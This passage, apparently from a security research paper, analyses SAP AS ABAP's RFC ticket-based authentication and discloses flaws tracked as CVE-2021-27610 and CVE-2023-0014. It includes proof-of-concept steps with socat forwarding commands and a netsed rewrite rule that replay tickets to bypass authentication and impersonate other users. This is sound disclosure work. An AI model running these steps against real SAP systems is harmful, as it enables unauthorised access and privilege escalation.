

Fig. 7. AS ABAP Kernel Functions in Parsing and Processing RFC Packets in Server-to-Server Communication of Type '3'.

caller in different conversation scenarios. These core security mechanisms are primarily implemented in kernel function *disp+work!CheckTicket* that gets called by *ab_xsignon*. Fig. 7 shows the relevant functions in a holistic view of the investigated building blocks of the kernel. Analysis results of studying the mechanisms in the lab environment are outlined in the following subsections. Additionally, multiple weaknesses and flaws, registered as CVE-2021-27610 and CVE-2023-0014, found in the architecture and implementation of the authentication methods are described.

### *A. Reversed Internal RFC Communication and the Internal Ticket IntTicket*

AS ABAP allows for passwordless authentication in server-to-server communication scenarios within the same system and without user context switch. Under certain circumstances and only if both data values of containers with tags 0x0111 (destination user name) and 0x0119 (caller user name), and 0x0114 (destination system client) and 0x000e (caller system client) are the same, and the source system identifier specified in data container 0x0003 (caller SID) as well as the ten-character installation number (also known as license number) specified in data container 0x0135 (caller InstNo) are identical to the information of the AS ABAP receiving the conversation packet, then kernel function *CheckTicket* was observed to enter an execution path into *disp+work!ab_MakeTicketRcvInternal* in order to enforce a ticket-based authentication scheme for authenticating system-internal communication by verifying a hash-based message authentication code (HMAC) stored in the data value field of container with tag 0x0140 (IntTicket).

The following entries in the developer trace files (dev_wN) of the receiving AS ABAP (kernel 753) show an internal RFC conversation successfully authenticated by the aforementioned logon procedure.

```
A  RFC SignOn> CheckTicket
A  RFC SignOn> CClient 000 (leng: 3)
A  RFC SignOn> WhoAmI ALICE (leng: 5)
A  RFC SignOn> Client 000 (leng: 3)
A  RFC SignOn> User ALICE (leng: 5)
A  RFC SignOn> SystemID NPL (leng: 3)
A  RFC SignOn> TransactionID  SE37 (leng: 4)
A  RFC SignOn> TimeStamp 20230502231419 (leng: 14)
A  RFC SignOn> TicketInt (leng: 32)
A  RFC SignOn> TicketExt (leng: 24)
A  RFC SignOn> LicenseNr DEMOSYSTEM (leng: 10)
A  RFC SignOn> Information  (leng: 0)
A  RFC SignOn> call from client with same sysid.
A  RFC SignOn> Check internal RFC ticket
[...]
N  RSEC: --> "rsecxdb__ReadEncryptedContents" [/bas/753_REL/src/krn/...
N  In: pIdentifier       = /HMAC_INDEP/RFC_INTERNAL_TICKET_4_TRUSTED_SYSTEM
[...]
A  RFC SignOn> [1] ab_MakeTicketRcvInternal (buffer leng: 58, sum leng: 0, ...
A  RFC SignOn> Check internal RFC ticket successful.
A  RFC SignOn> Single signon successful (internal ticket)
[...]
A  RFC SignOn> RFC type I
M  ThSetRfcType: set rfc type DP_INTERNAL_RFC for T2
```

This authentication mechanism relies on a pre-shared secret that must be known only to the application server instances registered in the server cluster of the same SID. Therefore, a base64 encoded version of the secret is stored in an encrypted format (3DES-EDE) in the Secure Storage in the Database as implemented with reserved database table RSECTAB. The secure storage type is not further discussed in this paper. Detailed information on the custom encryption routine can be found in previous research [30], [32], [35], [44]–[46]. The secret is identified by record ID: `/HMAC_INDEP/RFC_INTERNAL_TICKET_4_TRUSTED_SYSTEM`

When crafting RFC conversation packets for server-to-server communications of type '3', kernel function *disp+work!ab_MakeTicketSndInternal* retrieves the pre-shared secret by selecting the database record, decrypting and decoding its content. It then uses it as a cryptographic key *intkey* for calculation of an HMAC implementing a composite of the own system identifier SID, the request timestamp, and the own installation number as message string *msg*. The resulting message digest is referred to as the "Internal Ticket IntTicket". This logon ticket is scrambled before it is added alongside the different components of the message to the '`RFC_SIGNON_DATA`' segment of the RFC request. The following data flow diagram provides a basic overview on how an internal ticket is generated by the kernel for AS ABAP.

As implemented in kernel functions:
*disp+work!ab_MakeTicketRcvInternal*
*disp+work!ab_MaketTicketSndInternal*
*disp+work!SntHMAC_CalculateHMAC*




Fig. 8. Kernel-Side Internal Ticket Generation.

*whereby HMAC follows RFC2104 [47] with IPAD = 0x36 in block size and OPAD = 0x5C in block size as implemented in disp+work!haHMACInit and disp+work!haHMACFinal. SHA-256 follows RFC6234 [48] with the initial hash value being created using constants as defined in RFC6234 and implemented in disp+work!haSHA256Reset. The intkey is a 64-byte long message digest based on a byte string generated with a pseudorandom number generator (PRNG). If the key does not already exist, it is created ad hoc in kernel function disp+work!LocFunc_GenerateNewKey.*

On the AS ABAP receiver side, it is first checked if an incoming conversation request stems from an application server instance of the same SID by verifying the value of data container with tag 0x0003 (CSID). If successful, the kernel calculates its own version of the ticket in *ab_MakeTicketRcvInternal* and compares it with the unscrambled value of data container with tag 0x0140 (IntTicket). When both RFC participants are part of the same system, they share the same database, which results in the receiving AS ABAP having access to the same *intkey* for calculation of the ticket. After successful verification, further confidence tests are performed to assure that the sender's claim for an internal communication is reasonable. Hence, equality of the destination user name with the caller user name and of the destination system client with the caller client is measured. Finally, the internal state of the RFC conversation is set to type DP_INTERNAL_RFC (I) with the user context of the destination user being inherited. It is then proceeded with the function call execution. The following diagram is a representation of the entire authentication flow.




Fig. 9. Authentication Flow in Internal Conversation (State I).

On execution of the same tests on kernel version 777, it was noticed that an enhanced sanity check is implemented. Next to the internal ticket, the kernel verifies the sender's identity for internal communication by an additional check on the data value of container with tag 0x0141 (ExtTicket, see following section) and an extra validation of the installation number stored in data container with tag 0x0135 (CInstNo). New entries can be found in the developer trace.

```
[...]
A  RFC SignOn> cmp license |DEMOSYSTEM|DEMOSYSTEM|
A  RFC SignOn> call from client with same license number.
A  RFC SignOn> Check internal RFC ticket
[...]
A  RFC SignOn> [1] ab_MakeTicketRcvInternal (buffer leng: 58, sum leng: 0, ...
A  RFC SignOn> Check internal RFC ticket successful.
A  RFC SignOn> cmp client |000|000|
A  RFC SignOn> cmp user |ALICE|ALICE|
[...]
A  RFC Signon> ab_MakeTicketRcvExternal key (1)
      RFC_EXTERNAL_TICKET_4_TRUSTED_SYSTEM (rc: 0 len 64)
A  RFC SignOn> [1] ab_MakeTicketRcvDBKey (buffer leng: 134, sum leng: 138, ...
A  RFC SignOn> Single signon successful (internal ticket)
[...]
A  RFC SignOn> RFC type I
M  ThSetRfcType: set rfc type DP_INTERNAL_RFC for T2
```

An RFC conversation in the internal state I was seen to bypass implicit authority checks on object S_RFC unless profile parameter *auth/rfc_authority_check* is set to value '2' or '9' (kernel default = 1). The internal logon ticket itself could be used to impersonate arbitrary user accounts. It was found to be checked at least as part of the following procedures:

- in system-internal communications using predefined RFC destination NONE

- in communications of type 'H' (HTTP Connection to ABAP system) and 'W' where it is transported scrambled in directive '=x=' of custom HTTP header sap-r3auth
- in trusted/trusting RFC conversations within the same system (depending on profile parameter *rfc/selftrust*)
- in ABAP calls of kernel module *ab_check_rfc_internal*

Python script *ab_TicketInt.py* in Appendix A was developed as PoC to generate internal logon tickets.

### *B. Reversed Trusted RFC Communication and the External Tickets Ticket and ExtTicket*

AS ABAP allows for passwordless authentication in server-to-server communication scenarios with external SAP systems by the configuration of so-called trusted/trusting relationships [10]. To provide this feature, it was seen that two logon methods are available that enforce a ticket-based authentication scheme by either evaluating the value of data container with tag 0x0141 (security method 2) or data container with tag 0x0120 (security method 1). The RFC caller (trusted system) announces a trusted/trusting request to the called system (trusting system) using one of the methods by setting a one-byte flag in data container with tag 0x0121 (single logon flag) accordingly. In that case, kernel function *CheckTicket* was observed to enter an execution path into *disp+work!ab_MakeTicketRcvExternal* responsible for authenticating the trusted RFC partner.

The following entries in the developer trace files (dev_wN) of the receiving AS ABAP (kernel 777) show an external RFC conversation successfully authenticated by using the aforementioned logon procedure in security method 2.

```
A  RFC SignOn> Trusted logon (provide no logon screen): X
A  RFC SignOn> CheckLogonParameters rc = 1
A  RFC SignOn> other_logon_possible 1 signon (done = e07f9f)
A  RFC SignOn> Trusted Relationship X
[...]
A  RFC SignOn> User Check 2 (new trusted method)
A  RFC SignOn> CheckTicket
A  RFC SignOn> CClient 001 (leng: 3)
A  RFC SignOn> WhoAmI BOB (leng: 3)
A  RFC SignOn> Client 001 (leng: 3)
A  RFC SignOn> User ALICE (leng: 5)
A  RFC SignOn> SystemID NPL (leng: 3)
A  RFC SignOn> TransactionID SE37 (leng: 4)
A  RFC SignOn> TimeStamp 20230502224502 (leng: 14)
A  RFC SignOn> Ticket (leng: 24)
A  RFC SignOn> TicketInt (leng: 32)
A  RFC SignOn> TicketExt (leng: 24)
A  RFC SignOn> LicenseNr DEMOSYSTEM (leng: 10)
A  RFC SignOn> Information  (leng: 0)
A  RFC SignOn> cmp sysid |NPL|A4H|
A  RFC SignOn> call from client with different sysid.
A  RFC SignOn> Check ext. ticket for trusted system between systems with different
      system ids.
A  RFC SignOn> Use the new ticket
A  RFC SignOn> Trusted login ticket
A  RFC SignOn> [1] ab_MakeTicketRcvDBKey (buffer leng: 101, sum leng: 105, ...
A  RFC SignOn> Login O.K.
A  RFC SignOn> trusted/trusting passed (done = e07f9f)
[...]
A  RFC SignOn> RFC type E
M  ThSetRfcType: set rfc type DP_EXTERNAL_RFC for T11
```

Both security methods of the trusted/trusting architecture rely on pre-shared secrets that are published from the trusted system side to the trusting system during set up of the trust relationship. When configuring new relations in transaction SMT1, the trusting system performs a privileged RFC request to the trusted system in order to negotiate the security method supported as well as to obtain the corresponding secret. This is done by calling remote-enabled function module `RFC_TRUSTED_SYSTEM_SECURITY`, which retrieves the information requested by means of kernel call *RFCControl*. With export parameter RFCSECURITY_KEY, the secret is then transferred to the trusting system, where it is stored together with further connection-related information in database table RFCSYSACL. The secrets are used as cryptographic keys for the calculation of external logon tickets named "Ticket" (security method 1) and "ExtTicket" (security method 2). In the following subsections, it is detailed how these tickets were observed to be generated. For the generation, a custom SHA implementation was found to be used in *disp+work!ab_sha*. Python function *absha()* reflecting the custom routine was developed as PoC and can be found included in Appendix B. Since it misses the circular left shift by one bit in the message schedule (see code lines 87-88), it seems reasonable to consider this implementation as a modified variant of the SHA-0 algorithm released in 1993 [49].

#### *1) Security Method 1 - Ticket:*

Security method 1 implements a database-based logon ticket derived from computing the message digest of an input message *inpmsg* concatenating the pre-shared secret *SYSFINGERPRINT key* and a message string *msg* composed of the caller system client, the caller user name, the destination system client, the destination user name, the caller system identifier, the caller transaction ID, and a request timestamp. The following data flow diagram provides a basic overview on how the old DB-based ticket is generated by the kernel for AS ABAP.

As implemented in kernel functions:
*disp+work!ab_MakeTicketRcvExternal*
*disp+work!ab_MaketTicketSndExternal*
*disp+work!checkTicket.constprop.1*




Fig. 10. Kernel-Side External Ticket Generation (Security Method 1).

*whereby SHA appears to be a modified version of the SHA-0, partially following FIPS PUB 180 [49] with a total amount of 46 rounds. The pre-shared secret SYSFINGERPRINT key is generated during initialization of an application server instance by kernel function disp+work!pxaFingerprint and stored in the Program eXecution Area (PXA) - a shared memory segment between all work processes - afterwards. Its generation is based on calculating a message digest with SHA using 79 rounds and supplying a dynamically crafted character string as input message. This string is constructed in the following manner.*

| 4B | 33B | 11B | 51B | 1B | 7B | 1B | 3B |
|---|---|---|---|---|---|---|---|
| SAP@ | DB CONTXT PART1 padded with sequence of 0x2e ('.') | DB CONTXT PART2 padded with sequence of 0x2e ('.') | DB CONTXT PART3 padded with sequence of 0x2e ('.') | < | special_key | > | DB CONTXT PART 4 |
| SAP@ | SYBASE.......................... | NPL........ | QASSRVSAP................... | < | @#{O~q7 | > | R/3 |

Fig. 11. Pre-Calculated System Fingerprint SYSFINGERPRINT.

Database context information (DB CONTXT) refers to system details stored in structure *DBIdent_p* and retrieved by kernel function *disp+work!db_identify*. This structure includes information such as the database management system type (e.g. SYBASE, HDB,...), a system identifier, a hostname of the primary database used by the application server, and an internal connection name for the database default connection (e.g. "R/3"). Optionally, obsolete profile parameter *rfc/security_key* seems to allow a custom key to be set. The special key component comprises the static string "@#{O.q7" that can be found hard-coded in the kernel binary.

```
# strings --encoding=l --data disp+work
[...]
!"#$%&'()*+,-./
@#{O.q7
pxastat
[...]
```

If no custom key is set for the database context information part, the special key is modified by replacing character "." with character "∼". In the developer traces (dev_wN), the *SYSFINGERPRINT key* and parts of database context information is partially leaked as can be seen in the following outtake.

```
[...]
O  ---PXA-------------------------------------------
O  PXA INITIALIZATION
[...]
O  pxaFingerprint: System name
O  SYBASE..........................NPL........QASSRVSAP
      ........................................
O  is used for RFC security.
O  pxaFingerprint: Sharedbuffer token: 41534050...33 (len: 111)======
      c4bc4729e8c770267b35669a...
[...]
```

Since this security method is considered obsolete and insecure as described by the vendor in Security Notes 2008727, 1491645, and 1498973 [50]–[52], no further investigations were made. If connections using the old DB-based ticket in security method 1 are still in use, it is recommended to patch the related systems and switch to the newest method (security method 3) available immediately.

*2) Security Method 2 - ExtTicket:* Security method 2 implements an enhanced mechanism with a new pre-shared secret now being stored by the trusted system in the Secure Storage in the Database, where it is identified by record ID: `/HMAC_INDEP/RFC_EXTERNAL_TICKET_4_TRUSTED_SYSTEM`

The following data flow diagram provides a basic overview on how the new external ticket is generated by the kernel for AS ABAP.

As implemented in kernel functions:
*disp+work!ab_MakeTicketRcvExternal*
*disp+work!ab_MaketTicketSndExternal*
*disp+work!getKeyforExternalTicketSender*
*disp+work!checkTicket.constprop.1*




Fig. 12. Kernel-Side External Ticket Generation (Security Method 2).

*whereby SHA appears to be a modified version of the SHA-0, partially following FIPS PUB 180 [49] with a total amount of 46 rounds. The extkey is a 64-byte long message digest based on a byte string generated with a PRNG. If the key does not already exist, it is created ad hoc in kernel function LocFunc_GenerateNewKey.*

On the AS ABAP receiver side, the kernel first scans an conversation packet for the single logon flag stored in data container with tag 0x0121. If found, the entry for the trusted remote partner is searched for in database table RFCSYSACL, loading and executing ABAP program `SAPRFCSL` in the ABAP VM. In addition, this step implements the authority check on object S_RFCACL. Restrictions apply for logons with default users SAP* and DDIC. Finally, the *extkey* kept in column RFCSECKEY is retrieved and used to generate the external ticket, which is then compared with the unscrambled value of data container with tag 0x0141 (ExtTicket). On successful execution, the internal state of the RFC conversation is set to type DP_EXTERNAL_RFC (E) with the user context of the destination user being inherited. Fig. 13 is a representation of the entire authentication flow. The external logon ticket itself was seen to be feasible for the impersonation of arbitrary users. In addition to trusted RFC




Fig. 13. Authentication Flow in Trusted Conversation (Security Method 2).

conversations of type '3' with external systems, it was found to be checked at least as part of the following concepts:

- in communications of type 'H' and 'W', where it is transported scrambled in directive '=y=' of custom HTTP header sap-r3auth (along with single logon flag in '=t=')
- in trusted RFC conversations within the same system (depending on profile parameter *rfc/selftrust*)
- in internal RFC conversations of state I on newer kernel releases (see section V-A)
- in ABAP calls of kernel module *ab_check_rfc_internal*

Python script *ab_TicketExt.py* in Appendix B was developed as PoC to generate external logon tickets.

### *C. Attacks & Vulnerabilities*

The aforementioned mechanisms are prone to critical design flaws and implementation weaknesses that allow to inject arbitrary data having a valid cryptographic message authentication code and can lead to various attack chains using techniques known as deflection and reflection [53]. All identified issues are explained in the following sections. Profound information on the main attack types can be found in existing literature and research papers [53], [54]. They have a similar approach in mind as the one outlined in a more recent Zero Day Initiative (ZDI) blog post written by S. Zuckerbraun on CVE-2021-27076, a deserialization bug in Microsoft SharePoint [55]. Its introduction gives a basic understanding for the Capture-Replay concept employed.

*1) Credential Leak of Internal Ticket and Authentication Bypass aka "RFC Loopback Attack":* The internal HMAC ticket IntTicket is only required under specific circumstances such as in system-internal communication scenarios. However, AS ABAP was found to not distinguish between internal and external RFC partners in outgoing communications. Hence, the internal ticket is always generated and sent alongside with the message string components in all kinds of server-to-server RFC communications even when the receiving RFC partner does not belong to the same system. This leads to a critical credential leak. The verification mechanism implemented in *ab_MakeTicketRcvInternal* does not protect from replay attacks. There is no nonce or session key used in the creation of the ticket, and the timestamp appears not to be invalidated. Due to these flaws, a remote attacker owning a rogue server acting as RFC server E and receiving an RFC request from the local application server (victim) acting as RFC client A, can craft its own communication with the local application server now acting as RFC server by replaying the IntTicket, thereby establishing a new conversation of state I in a reflection attack (see Fig. 15, scenario 2.1). This enables the attacker to claim a trusted identity, effectively bypassing security controls such as authentication and S_RFC authority check.

**PoC**: The following steps can be taken to reproduce the vulnerability for AS ABAP on kernel release 753, PL400.

- On an attacker-controlled machine, start a port forwarding utility (bidirectional mode) listening on TCP port 3300 and redirecting all incoming traffic to the targeted application server RFC Gateway service on port 33NM in a new connection. The following socat listener can be used:

```
$socat TCP4-LISTEN:3300,reuseaddr,fork TCP4:<target IP address>:33<target
       instance no.>
```

- Logon to the targeted application server with a dialog user account ALICE in client 000 using SAP GUI.
- Go to transaction SM59 and create an entry of type '3'.
- Enter the IP address of the attacker-controlled machine in the Target Host option under the technical settings tab.
- Enter '00' in the Instance Number option.
- Enter the user name of user account ALICE (same user as currently logged in with) in the User option and the client number 000 (same as currently logged into) in the Client option under the Logon & Security tab. Leave the password empty and save the destination.
- By using transaction SE37, invoke any function module user ALICE is authorized for, specifying the previously created RFC destination as target system.

Although no credentials were configured for the RFC destination nor did the attacker hold any information about valid logon material, the request circumvents authentication and the function call succeeds. In transaction SM04, the new RFC conversation can be found being authenticated in internal state I with the user context of ALICE. When running an



Fig. 14. Successful Internal RFC Conversation Through Reflection.

authorization trace (e.g. via transaction STAUTHTRACE) for user ALICE, it can be seen that no check on object S_RFC occurs unless profile parameter *auth/rfc_authority_check* is set to '2' or '9'.




Fig. 15. High-Level Concept of RFC Loopback Attack (left) and SAPass-the-TTicket Attack (right)

*2) Weak Message String Used in Internal Ticket Construction:* When generating the internal HMAC ticket IntTicket, AS ABAP does not include critical context information such as the destination user, destination client, called function or function parameters. This behavior enables an attacker with a valid cryptographic message authentication code to inject different values into the RFC request type, thereby impersonating other user accounts and calling other functions without invalidating the signature of the ticket, effectively leading to privilege escalation.

**PoC**: To verify this weakness for AS ABAP running on kernel release 753, PL400, the RFC conversation packet passing through the socat listener in 1) can be altered before it is delivered to the server in a new RFC connection. For simplification reasons, the network stream editor NetSED [56] is used as an intermediate proxy to automate this step. In the following setup, a different user (to be impersonated) in a different system client is injected into the request, resulting in an escalation of privileges. Note that this is only a simple example for demonstration purposes where the length of the destination user name must be equal to the caller user to not break the container structure.

- Start the first socat listener for incoming connections from targeted server:

```
$socat TCP4-LISTEN:3300,reuseaddr,fork TCP4:localhost:7777
```

- Start the intermediate network proxy NetSED with the following rule set:

```
// netsed listener to intercept and manipulate RFC conversation packet
// change user 'ALICE' to 'BOB12' and system client '000' to '001'
$netsed tcp 7777 127.0.0.1 3301 s/ALICE/BOB12/o s/000/001/o
```

- Start the second socat listener for outgoing connections to targeted server:

```
$socat TCP4-LISTEN:3301,reuseaddr,fork TCP4:<target IP address>:33<target
      instance no.>
```

- After all the above listeners have been started, invoke any function module user BOB12 is authorized for, specifying the RFC destination from 1) as target system.

On execution, it can be observed that the function call succeeds. In transaction SM04, the RFC conversation can be found being authenticated in internal state I with the elevated user context of BOB12 (system client 001).



Fig. 16. Elevated and Internal RFC Conversation Through Reflection.

*3) Credential Leak of External Ticket and Ticket Replay/Relay aka "SAPass-the-TTicket (SAPtTT) Attack":* The external HMAC ticket ExtTicket is only required under specific circumstances such as in trusted/trusting communication scenarios. However, AS ABAP was found to generate and send the external ticket alongside with the message string components in all kinds of server-to-server RFC communications even when the receiving RFC partner is not in a trust relationship with the system nor part of the same system. The verification mechanism implemented in *ab_MakeTicketRcvExternal* does not protect from replay attacks. There is no nonce or session key used in the creation of the ticket and the timestamp appears to be invalidated only when a validity period is set explicitly for the logon material of a trust relationship (opted out by default). Due to these flaws, a remote attacker owning a rogue server acting as RFC server E and receiving an RFC request from the local application server acting as RFC client A, can craft its own conversation with the local application server now acting as RFC server by replaying the received ExtTicket (see Fig. 15, scenario 2.2) in a reflection attack. This allows to bypass security controls such as required in establishing an internal conversation of state I on newer kernel releases. It may also be required to bypass security controls where kernel module *ab_check_rfc_internal* is executed. Lastly, due to the issue explained in the following subsection, the attacker may gain illegitimate access to other SAP systems that are in a trust relationship with system A by relaying the captured ticket (see Fig. 15, scenario 2.3) in a deflection attack.

**PoC**: The same test as described in 1) can be run against AS ABAP running on kernel release 777, PL200. This kernel version performs an additional check on the ExtTicket for authenticating internal RFC communications of state I as noted in section V-A.

